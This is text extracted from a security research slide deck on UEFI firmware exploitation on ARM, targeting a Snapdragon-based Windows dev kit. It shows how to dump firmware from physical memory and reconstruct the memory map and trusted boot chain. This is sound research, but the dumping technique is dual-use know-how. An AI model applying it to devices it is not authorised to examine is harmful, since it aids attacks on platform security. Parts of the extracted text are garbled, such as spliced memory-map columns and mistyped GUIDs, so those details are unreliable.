



A Dark Side of UEFI: Cross-Silicon Exploitation

Alex Matrosov, Alex Ermolov, Yegor Vasilenko, Sam Thomas



Binarly REsearch Team

Alex Matrosov



@matrosov

Yegor Vasilenko



@yeggorv

Alex Ermolov



@Flothrone

Sam Thomas



@xorpose

Overview of the UEFI ecosystem on ARM

What is the difference between ARM and x86 in the UEFI context?

How UEFI spec brings more complexity to ARM architecture and thus making the design of devices insecure

- System Management Mode (SMM) was introduced on IA over 20 years ago
- Initially developed to handle power management and system critical events, it has evolved



Moving UEFI to ARM

Main goal for implementing an isolated execution environment for boot time and runtime services (SMM) in ARM TrustZone:

Solution needs to be as **flexible as SMM** and offer the same or higher level of security


Let's hope they didn't mean **this flexibility**:

Vulnerability Category	Count	CVSS Score
PEI Memory Corruption	6	8.0 High
SMM Memory Corruption	75	8.0 High
SMM Arbitrary Code Execution	47	7.9 High

Moving UEFI to ARM

Built on top of ARM TrustZone:

- ARM BootROM
 - SoC specific firmware
- System firmware:
 - UEFI firmware
 - **boot time environment**
 - Hypervisor
 - ARM Trusted Firmware (TF) and Trusted Execution Environment (TEE)
 - **management mode (MM) functionality and more security features**



**Putting ARM UEFI design pieces
together**

Our target

Microsoft Windows Dev Kit 2023 (aka project “Volterra”)

- CPU: Qualcomm Snapdragon 8cx Gen 3
- Memory: 32GB LPDDR4x RAM
- Security: sTPM
- Software: Windows 11 Pro



Dumping and extracting the UEFI firmware image

- For Microsoft Surface Pro X device the image is available inside the update package (file `install.swm`)

```
yv@MacBook-Pro ~/Downloads/SurfaceProX_SQL_2019_Win11_21H2_BMR_182010_140.12.4-2/sources$ 7z l install.swm | grep UEFI
2022-12-05 08:36:15 ....A      466      452 Recovery/OEM/CreatePartitions-UEFI.txt
2022-01-14 11:22:44 ....A    12923780    5192054 Windows/Firmware/Surface_UEFI_3.590.140.0.bin
2022-01-14 11:22:44 ....A    12923780    5192054 Windows/System32/DriverStore/FileRepository/surface_uefi.inf_arm64_e4369b85ba1f985a/Surface_UEFI_3.590.140.0.bin
2022-01-14 11:22:44 ....A      1214      793 Windows/System32/DriverStore/FileRepository/surface_uefi.inf_arm64_e4369b85ba1f985a/Surface_UEFI.inf
2022-01-14 21:35:04 ....A    11340     7231 Windows/System32/DriverStore/FileRepository/surface_uefi.inf_arm64_e4369b85ba1f985a/Surface_UEFI.cat
```

- For Microsoft Windows Dev Kit 2023 the image is not included into the update package, however:
 - Firmware is mapped into physical memory (BIOS region only)
 - FDs are mounted into USB during boot time, see the output of `map` command in EFIShell

Mapping table

FS8: Alias(s) :HD4w::BLK22: VenHu (7CCE9C94-983F-4D0A-8143-B6C05545B223) /HD (22.GPT,AA5B50CF-9FDF-405F-4A5E-8007CCAA796B,0x12F1,0x80)	FS5: Alias(s) :HD4n::BLK11: VenHu (7CCE9C94-983F-4D0A-8143-B6C05545B223) /HD (12.GPT,40F399DB-1603-A622-3482-FE21936754D9,0x2E3,0x50)
FS6: Alias(s) :HD4n::BLK12: VenHu (7CCE9C94-983F-4D0A-8143-B6C05545B223) /HD (13.GPT,21A7C47B-FFE9-AA31-FDB5-27D4936E5595,0x333,0x26)	FS4: Alias(s) :HD3b::BLK3: PcieRoot (0x2) /Pci (0x0,0x0) /Pci (0x0,0x0) /NvMe (0x1,BC-4E-81-03-04-8E-E3-8C) /HD (1.GPT,12BF0672-E98E-4A62-A63A
FS3: Alias(s) :HD2a0c0b::BLK1: Pci (0x82,0x0) /USB (0x0,0x0) /USB (0x2,0x0) /HD (1.GPT,E46A713E-953A-4727-BBDB-FB636638BE3A,0x890,0x1D2CFDF)	FS7: Alias(s) :HD4o::BLK13: VenHu (7CCE9C94-983F-4D0A-8143-B6C05545B223) /HD (14.GPT,BB6AA0AF-C876-AAF8-C533-BF7BBFADBD091,0x359,0xC0)
FS9: Alias(s) :F0: Fu (631008B0-B2D1-410A-8B49-2C5C4D8ECC7E)	FS2: Alias(s) :F1: MemoryMapped (0xB,0x9F000000,0x9F3DFFFF)
FS1: Alias(s) :F0: Fu (6FDD4F03-500D-4A8E-9E7F-BBBD0796232D)	FS3: Alias(s) :BLK2: VenHu (7CCE9C94-983F-4D0A-8143-B6C05545B223) /HD (28.GPT,25C4CDAB-A5E2-F032-2B9E-02BDBCD0A119,0x16CD,0x700)
FS10: Alias(s) :HD4b1::BLK37: VenHu (7CCE9C94-983F-4D0A-8143-B6C05545B223) /HD (36.GPT,938627CA-C8A8-94EB-E69D-20072246A4F8,0x2004,0xC0)	FS11: Alias(s) :HD4b1::BLK46: VenHu (7CCE9C94-983F-4D0A-8143-B6C05545B223) /HD (44.GPT,740EFDC8-CE32-2A57-72D6-386C39F3C718,0x2F9C,0x80)
FS12: Alias(s) :HD4ca::BLK53: VenHu (7CCE9C94-983F-4D0A-8143-B6C05545B223) /HD (50.GPT,099C51C6-F24C-A26B-2F55-3085808D63DC,0x3378,0x700)	BLK7: Alias(s) : VenHu (7CCE9C94-983F-4D0A-8143-B6C05545B223)

Extracting data from the mounted file systems

```
.  
  └── fs0  
      ├── ASN1X509Dxe.efi  
      ├── AcpiPlatform.efi  
      ├── AcpiTableDxe.efi  
      ├── ...  
      └── QcomChargerCfg.cfg  
  └── fs1  
      ├── BootManagerPolicyDxe.efi  
      ├── ChargerStateControlInit.efi  
      ├── Dhcp6Dxe.efi  
      ├── ...  
      └── Logo  
      └── Ms Network.efi  
      └── VolumeUpIndicator  
  └── fs2  
      ├── 8ACF1180-6AF9-436D-A8EE-F7043C19AF18  
      ├── 8AF09F13-44C5-96EC-1437-DDB99CB5EE5D  
      ├── 9E21FD93-9C72-4C15-8C4B-E77F1DB2D792  
      └── uefiplat.cfg  
  └── fs7  
      ├── ACPI  
      |   └── ACPI.elf  
      ├── System Volume Information  
      |   ├── IndexerVolumeGuid  
      |   └── WPSettings.dat  
      └── uefi_cfg.txt  
  └── fs8  
      └── TZAPPS  
          ├── storsec.mbn  
          ├── uefisec.mbn  
          └── winsecap.mbn  
  └── fs9  
      ├── image  
      ├── ...  
      ├── adsp.mdt  
      ├── adspr.json  
      └── battmgr.json  
  └── verinfo  
      └── ver_info.txt
```

- **fs2:** EFI files from the firmware image

Name	Action	Type	Subtype	Text
UEFI image		Image	UEFI	
EfiFirmwareFileSystem2Guid		Volume	FFSv2	
Padding file		File	Pad	
> 8AF09F13-44C5-96EC-1437-DDB99CB5EE5D		File	SEC core	
> DDE58710-41CD-4306-DBFB-3FA90BB1D2DD		File	Freeform	uefiplat.cfg
> 9E21FD93-9C72-4C15-8C4B-E77F1DB2D792		File	Volume image	
> 8ACF1180-6AF9-436D-A8EE-F7043C19AF18		File	Volume image	
Volume free space		Free space		
Non-UEFI data		Padding	Non-empty	
Padding		Padding	Non-empty	

- **fs0:** Decompressed content of 9E21FD93-9C72-4C15-8C4B-E77F1DB2D792
- **fs1:** Decompressed content of 8ACF1180-6AF9-436D-A8EE-F7043C19AF18
- **fs7:** Static ACPI tables
- **fs8:** TZAPPS (trusted applications)
- **fs9:** Firmware for Qualcomm Hexagon (Audio DSP)
- Other **fs** contains ACPI tables, SMBIOS templates and TZAPPS backups

Dumping ARM UEFI Firmware From Physical Memory

Output of `devices` command in EFIShell:

CTRL	E	G	G	#P	#D	#C	Device Name
3	R	--	0	1	0		MemoryMapped (0xB,0x9F000000,0x9F3DFFFF)
4	R	--	0	1	0		Fv (631008B0-B2D1-410A-8B49-2C5C4D8ECC7E)
6	R	--	0	1	0		Fv (6FB4F03-500D-4A8E-9E7F-BB8D0796232D)
4B	R	--	0	2	54		VenHw (7CCE9C94-983F-4D0A-8143-B6C05545B223)


```
FS3:\> dmem 0x9f000000
Memory Address 000000009F000000 200 Bytes
9F000000: 00 08 00 14 00 00 00 00-00 00 00 00 00 00 00 00 *.....*.
9F000010: 78 E5 8C 8C 3D 8A 1C 4F-99 35 89 61 85 C3 2D D3 *x...=..0.5.a.-.*.
9F000020: 00 00 3E 00 00 00 00 00-00 5F 46 56 48 FF FE 0C 00 *..>...._FVH....*.
9F000030: 48 00 89 B9 00 00 00 02-00 1F 00 00 00 02 00 00 *H.....*.
9F000040: 00 00 00 00 00 00 00 00-FF FF FF FF FF FF FF FF FF *.....*.
9F000050: FF FF FF FF FF FF FF FF-71 AA F0 00 A0 0F 00 F8 *.....q.....*.
9F000060: FF FF FF FF FF FF FF FF-FF FF FF FF FF FF FF FF FF *
```

1. Found that the firmware mapped by address `0x9f000000` and we were able to read by this address up to `0x5d0000` bytes
2. Wrote a UEFI application to save memory content to a file and dumped the entire BIOS region with command:

```
DumpMem.efi 0x9f000000 0x5d0000 uefi.bin
```

Reconstructing The System Design: segfault on memory access

Name	Action	Type	Subtype	Text
UEFI image		Image	UEFI	
EfiFirmwareFileSystem2Guid		Volume	FFSv2	
Padding file		File	Pad	
> 8AF09F13-44C5-96EC-1437-DD899CB5EE5D		File	SEC core	
> DDE58710-41CD-4306-DBFB-3FA90BB1D2DD		File	Freeform	uefiplat.cfg
> 9E21FD93-9C72-4C15-8C4B-E77F1DB2D792		File	Volume image	
> 8ACF1180-6AF9-436D-A8EE-F7043C19AF18		File	Volume image	
Volume free space		Free space		
Non-UEFI data		Padding	Non-empty	
Padding		Padding	Non-empty	

Main configuration file uefiplat.cfg (read-only):

- Describes system memory map and security configuration
- Not every listed memory area is available, attempting access to such areas causes a **Synchronous Exception**, which requires device reboot

Shell> dmem 0x9f5d0000
Memory Address 000000009F5D0000 200 Bytes

Synchronous Exception at 0x0000000092FCDB54

Reconstructing The System Design: system memory map

[MemoryMap]

```
#                                     EFI_RESOURCE_ EFI_RESOURCE_ATTRIBUTE_ EFI_MEMORY_TYPE ARM_REGION_ATTRIBUTE_
#MemBase,   MemSize,   MemLabel(32 Char.), BuildHob, ResourceType, ResourceAttribute, MemoryType, CacheAttributes
#----- DDR -----
0x80600000, 0x00100000, "HLOS1",           AddMem, SYS_MEM, SYS_MEM_CAP, Conv,    WRITE_BACK_XN
0x80860000, 0x00020000, "AOP CMD DB",     AddMem, MEM_RES, UNCACHEABLE, Reserv,  UNCACHED_UNBUFFERED_XN
0x80880000, 0x00010000, "GPU PRR",        AddMem, MEM_RES, WRITE_COMBINEABLE, Reserv,  UNCACHED_UNBUFFERED_XN
0x80890000, 0x00010000, "TPMControl",      AddMem, MEM_RES, WRITE_COMBINEABLE, RtData,  UNCACHED_UNBUFFERED_XN
0x808A0000, 0x00010000, "USB HLOS Shared", AddMem, SYS_MEM, SYS_MEM_CAP, Reserv,  UNCACHED_UNBUFFERED_XN
0x808B0000, 0x00010000, "XBL LOGS",       AddMem, SYS_MEM, UNCACHEABLE, Reserv,  UNCACHED_UNBUFFERED_XN
0x808C0000, 0x00030000, "HLOS2",          AddMem, SYS_MEM, SYS_MEM_CAP, Conv,    WRITE_BACK_XN
0x80900000, 0x00200000, "SMEM",            AddMem, MEM_RES, UNCACHEABLE, Reserv,  UNCACHED_UNBUFFERED_XN
0x80C00000, 0x01B00000, "HLOS3",          AddMem, SYS_MEM, SYS_MEM_CAP, Co ## Security flag ##
0x82700000, 0x02300000, "LPASS_NPU",      AddMem, MEM_RES, UNCACHEABLE, Reserv,  UNCACHED_UNBUFFERED_XN
# MS_CHANGE: enable TcgDxe and SecurityStubDxe
0x84A00000, 0x00800000, "ADSP RPC",       AddMem, MEM_RES, UNCACHEABLE, Reserv,  SecurityFlag = 0x1C77
0x85200000, 0x09200000, "PIL Reserved",   AddMem, MEM_RES, UNCACHEABLE, Reserv,  SecurityFlag = 0x1C77
0x8E400000, 0x10C00000, "DXE Heap",        AddMem, SYS_MEM, SYS_MEM_CAP, Co # SecBootEnableFlag = 0x1             i.e. 0b00000001
0x9F000000, 0x00500000, "UEFI FD",        AddMem, SYS_MEM, SYS_MEM_CAP, Bs # TreeTpmEnableFlag = 0x2             i.e. 0b00000010
0x9F500000, 0x0008C000, "SEC Heap",       AddMem, SYS_MEM, SYS_MEM_CAP, Bs # CommonMbnLoadFlag = 0x4             i.e. 0b00000100
0x9F58C000, 0x00001000, "CPU Vectors",    AddMem, SYS_MEM, SYS_MEM_CAP, Bs # DxHdcp2LoadFlag = 0x8              i.e. 0b00000000
0x9F58D000, 0x00003000, "MMU PageTables", AddMem, SYS_MEM, SYS_MEM_CAP, Bs # VariableServicesFlag = 0x10            i.e. 0b00010000
0x9F590000, 0x00004000, "UEFI Stack",     AddMem, SYS_MEM, SYS_MEM_CAP, Bs # WinsecappFlag = 0x20             i.e. 0b00100000
0x9F5F7000, 0x000008000, "Log Buffer",    AddMem, SYS_MEM, SYS_MEM_CAP, Rt # LoadSecAppFlag = 0x40             i.e. 0b01000000
0x9F5FF000, 0x000001000, "Info Blk",       AddMem, SYS_MEM, SYS_MEM_CAP, Rt # EnableQseeLogsFlag = 0x100            i.e. 0b 00000001 00000000
0x9F600000, 0x000500000, "Sched Resv Bckup", AddMem, SYS_MEM, SYS_MEM_CAP, Bs # EnableQseeDiagLogsFlag = 0x200            i.e. 0b 00000010 00000000
0x9FB00000, 0x000400000, "Sched Heap",    AddMem, SYS_MEM, SYS_MEM_CAP, Bs # MSSecappFlag = 0x400             i.e. 0b 00000100 00000000
0x9FF00000, 0x000100000, "FV Region",     AddMem, SYS_MEM, SYS_MEM_CAP, Bs # EnableTcgDxeFlag = 0x800             i.e. 0b 00001000 00000000
0xA00000000, 0x0EB00000, "HLOS4",          AddMem, SYS_MEM, SYS_MEM_CAP, Co # EnableSecurityStubDxeFlag = 0x1000            i.e. 0b 00010000 00000000
0xAEB00000, 0x11500000, "HYP RESERVED",  AddMem, SYS_MEM, SYS_MEM_CAP, Reserv,  # EnableMeasureBootEventLog = 0x2000            i.e. 0b 00100000 00000000
0xC1800000, 0x03900000, "TZApps",         NoHob,  SYS_MEM, SYS_MEM_CAP, Reserv,  # EnableMeasureBootEventLog = 0x2000            i.e. 0b 00010000 00000000
0xC5100000, 0x01100000, "DBI Dump",       NoHob,  MMAP_IO, INITIALIZED, Co # EnableMeasureBootEventLog = 0x2000            i.e. 0b 00010000 00000000
0xC6200000, 0x02400000, "Display Reserved", AddMem, MEM_RES, SYS_MEM_CAP, Reserv,  # EnableMeasureBootEventLog = 0x2000            i.e. 0b 00100000 00000000
```

Reconstructing The System Design: the boot log

```
[MemoryMap]
#
#MemBase, MemSize, MemLabel(32 Char.),
#----- DDR -----
0x80600000, 0x00100000, "HLOS1",
0x80860000, 0x00020000, "AOP CMD DB",
0x80880000, 0x00010000, "GPU PRR",
0x80890000, 0x00010000, "TPMControl",
0x808A0000, 0x00010000, "USB HLOS Shared",
0x808B0000, 0x00010000, "XBL LOGS",
0x808C0000, 0x00030000, "HLOS2",
0x80900000, 0x00200000, "SMEM",
0x80C00000, 0x01B00000, "HLOS3",
0x82700000, 0x02300000, "LPASS_NPU",
0x84A00000, 0x00800000, "ADSP RPC",
0x85200000, 0x09200000, "PIL Reserved",
0x8E400000, 0x10C00000, "DXE Heap",
0x9F000000, 0x00500000, "UEFI FD",
0x9F500000, 0x0008C000, "SEC Heap",
0x9F58C000, 0x00001000, "CPU Vectors",
0x9F58D000, 0x00003000, "MMU PageTables",
0x9F590000, 0x00004000, "UEFI Stack",
0x9F5F7000, 0x00008000, "Log Buffer",
0x9F5FF000, 0x00001000, "Info Blk",
0x9F600000, 0x00050000, "Sched Resv Bckup",
0x9FB00000, 0x00040000, "Sched Heap",
0x9FF00000, 0x00010000, "FV Region",
0xA0000000, 0x00EB0000, "HLOS4",
0xAE000000, 0x11500000, "HYP RESERVED",
0xC1800000, 0x03900000, "TZApps",
0xC5100000, 0x01100000, "DBI Dump",
0xC6200000, 0x02400000, "Display Reserved",
```


S - Format: Log Type - Time(microsec) - Message - Optional Info
S - Log Type: B - Since Boot(Power On Reset), D - Delta, S - Statistic
S - QC_IMAGE_VERSION_STRING=BOOT.MXF.1.1.c1-00018-MAKENA-1.12542.3
S - IMAGE_VARIANT_STRING=QuantumApps
S - OEM_IMAGE_VERSION_STRING=crm-ubuntu14
S - Boot Interface: SPI
S - Secure Boot: On
S - Boot Config @ 0x00786064 = 0x00000005
S - JTAG ID @ 0x00786130 = 0x2014a0e1
S - OEM ID @ 0x00786138 = 0x00690047
S - Serial Number @ 0x00786134 = 0x7f31087f
S - Feature Config Row 0 @ 0x00784148 = 0x0000000000000000
S - Feature Config Row 1 @ 0x00784150 = 0x0000000000000000
S - Core 0 Frequency, 1440 MHz
S - PBL Patch Ver: 0
D - 7664 - pbl_apps_init_timestamp
D - 5916 - bootable_media_detect_timestamp
D - 792 - bl_elf_metadata_loading_timestamp
D - 7305 - bl_hash_seg_auth_timestamp
D - 25024 - bl_elf_loadable_segment_loading_timestamp
D - 3772 - bl_elf_segs_hash_verify_timestamp
D - 16374 - bl_sec_hash_seg_auth_timestamp
D - 723 - bl_sec_segs_hash_verify_timestamp
D - 13 - pbl_populate_shared_data_and_exit_timestamp
S - 67583 - PBL, End
B - 77988 - SBL1, Start
B - 97783 - SBL1 BUILD @ 11:43:08 on Aug 24 2022
B - 99674 - usb: usb2phy: PRIM success , 0x4
B - 99704 - usb: eud_serial_upd , 0x7f31087f
D - 99704 - sbl1_hw_init
B - 99735 - SMSS Load: disabled
D - 0 - smss_load_cancel
D - 10827 - boot_media_init
D - 0 - boot_check_recoveryinfo_partition
D - 0 - boot_update_sbl_recovery_partition_ids
D - 0 - boot_recovery_partitions_info_imem_init
D - 0 - boot_save_sbl_recovery_partition_info

Reconstructing the Trusted Boot Chain: initial phase

```
└ UEFI capsule
  └ UEFI image
    Padding
  └ EfiFirmwareFileSystem2Guid
    └ @0A85A45E-915F-49DB-8BD5-5337861F8082
      Padding PBL + XBL
    └ EfiFirmwareFileSystem2Guid
      Padding file
      > 8AF09F13-44C5-96EC-1437-DD899CB5EE5D
      > DDE58710-41CD-4306-DBFB-3FA90BB1D2DD
      > 9E21FD93-9C72-4C15-8C4B-E77F1DB2D792
      > 8ACF1180-6AF9-436D-A8EE-F7043C19AF18
      Volume free space
      Padding CDT
      B320E871-864A-4158-B719-5835D12BB792 XBL Config
      6568C322-5374-42A3-9437-807F0DE516C6 AOP
      4C0631B8-68AD-45DC-8078-403574C7AD05
      15A1AB82-F696-4475-8C3F-55771AA49D3C
      8C9F8034-6952-41A1-86D1-C07E40C03630
      > 497FBC93-5784-4B8C-8F01-2AF50FB19239
      8811578B-5D44-4CA8-A9F5-FF77D3D7379C
      0A496266-F693-455F-8D59-FDD99D81CB4
      36A81CA6-BCE8-42A5-9116-12B72146EE78
      C7340E65-0D5D-43D6-ABB7-39751D5EC8E7
```

ARM BootROM verifies and runs:

- Primary Boot Loader (PBL)
 - Extended Boot Loader (XBL)
 - CDT image - display support
 - AOP (Always-On Processor) firmware
 - XBL config - description of further boot steps




Reconstructing the Trusted Boot Chain: Secure World

```
✓UEFI capsule
✓UEFI image
    Padding
    ✓EfifirmwareFileSystem2Guid
        ✓0A85A45E-915F-49DB-8BD5-5337861F8082
            Padding
                PBL + XBL
        ✓EfifirmwareFileSystem2Guid
            Padding file
            ➤8AF0F13-44C5-96EC-1437-DD899CB5EE5D
            ➤DDE58710-41CD-4306-DBFB-3FA90BB1D2DD
            ➤9E21FD93-9C72-4C15-8C4B-E77F1DB2D792
            ➤8ACF1180-6AF9-436D-A8EE-F7043C19AF18
            Volume free space
            ➤B320E871-864A-4158-B719-5835D12BB792
            ➤6568C322-5374-42A3-9437-807F0DE516C6
            ➤4C0631B2-68AD-45DC-8078-403574C7AD05
            ➤15A1AB82-F696-4475-8C3F-55771AA49D3C
            ➤8C9F8034-6952-41A1-86D1-C07E4C03630
            ➤497FBCC93-5784-4B8C-8F01-2AF50FB19239
            ➤88115788-5D44-4C48-A9F5-FF77D3D7379C
            ➤0A496266-F693-455F-8D59-FD99D818CB4
            ➤36A81CA6-BCE8-42A5-9116-12872146EE78
            ➤C7340E65-005D-43D6-ABB7-39751D5EC8E7
```

TrustZone environment bringup:

- QSEE Dev Config
 - Qualcomm Universal Peripheral (QUP) - TZ drivers
 - Qualcomm Secure Execution Environment (QSEE) - TZ kernel
 - Trustlets - TZ apps



Reconstructing the Trusted Boot Chain: Normal World

The diagram illustrates the UEFI capsule structure, which is organized into several sections:


- PBL + XBL**: Contains the **Padding** and **EfiFirmwareFileSystem2Guid** fields.
- SEC**: Contains the **Padding file** field.
- DXE**: Contains the **Volume free space**, **Padding**, and a sequence of GUIDs:
 - B320E871-864A-4158-B719-5835D12BB792
 - 6568C322-5374-42A3-9437-807F0DE516C6
 - 4C0631B8-68AD-45DC-8078-403574C7AD05
- QHEE**: Contains the **15A1AB82-F696-4475-8C3F-55771AA49D3C** field.

Red boxes highlight the **EfiFirmwareFileSystem2Guid**, **Padding file**, and the sequence of GUIDs under DXE. Red arrows point from the labels **PBL + XBL**, **SEC**, **DXE**, and **QHEE** to their respective sections in the capsule structure.


uefiplat.cfg

OS boot environment bringup:

- UEFI SEC
 - Qualcomm Hypervisor Execution Environment (QHEE)
 - DXE

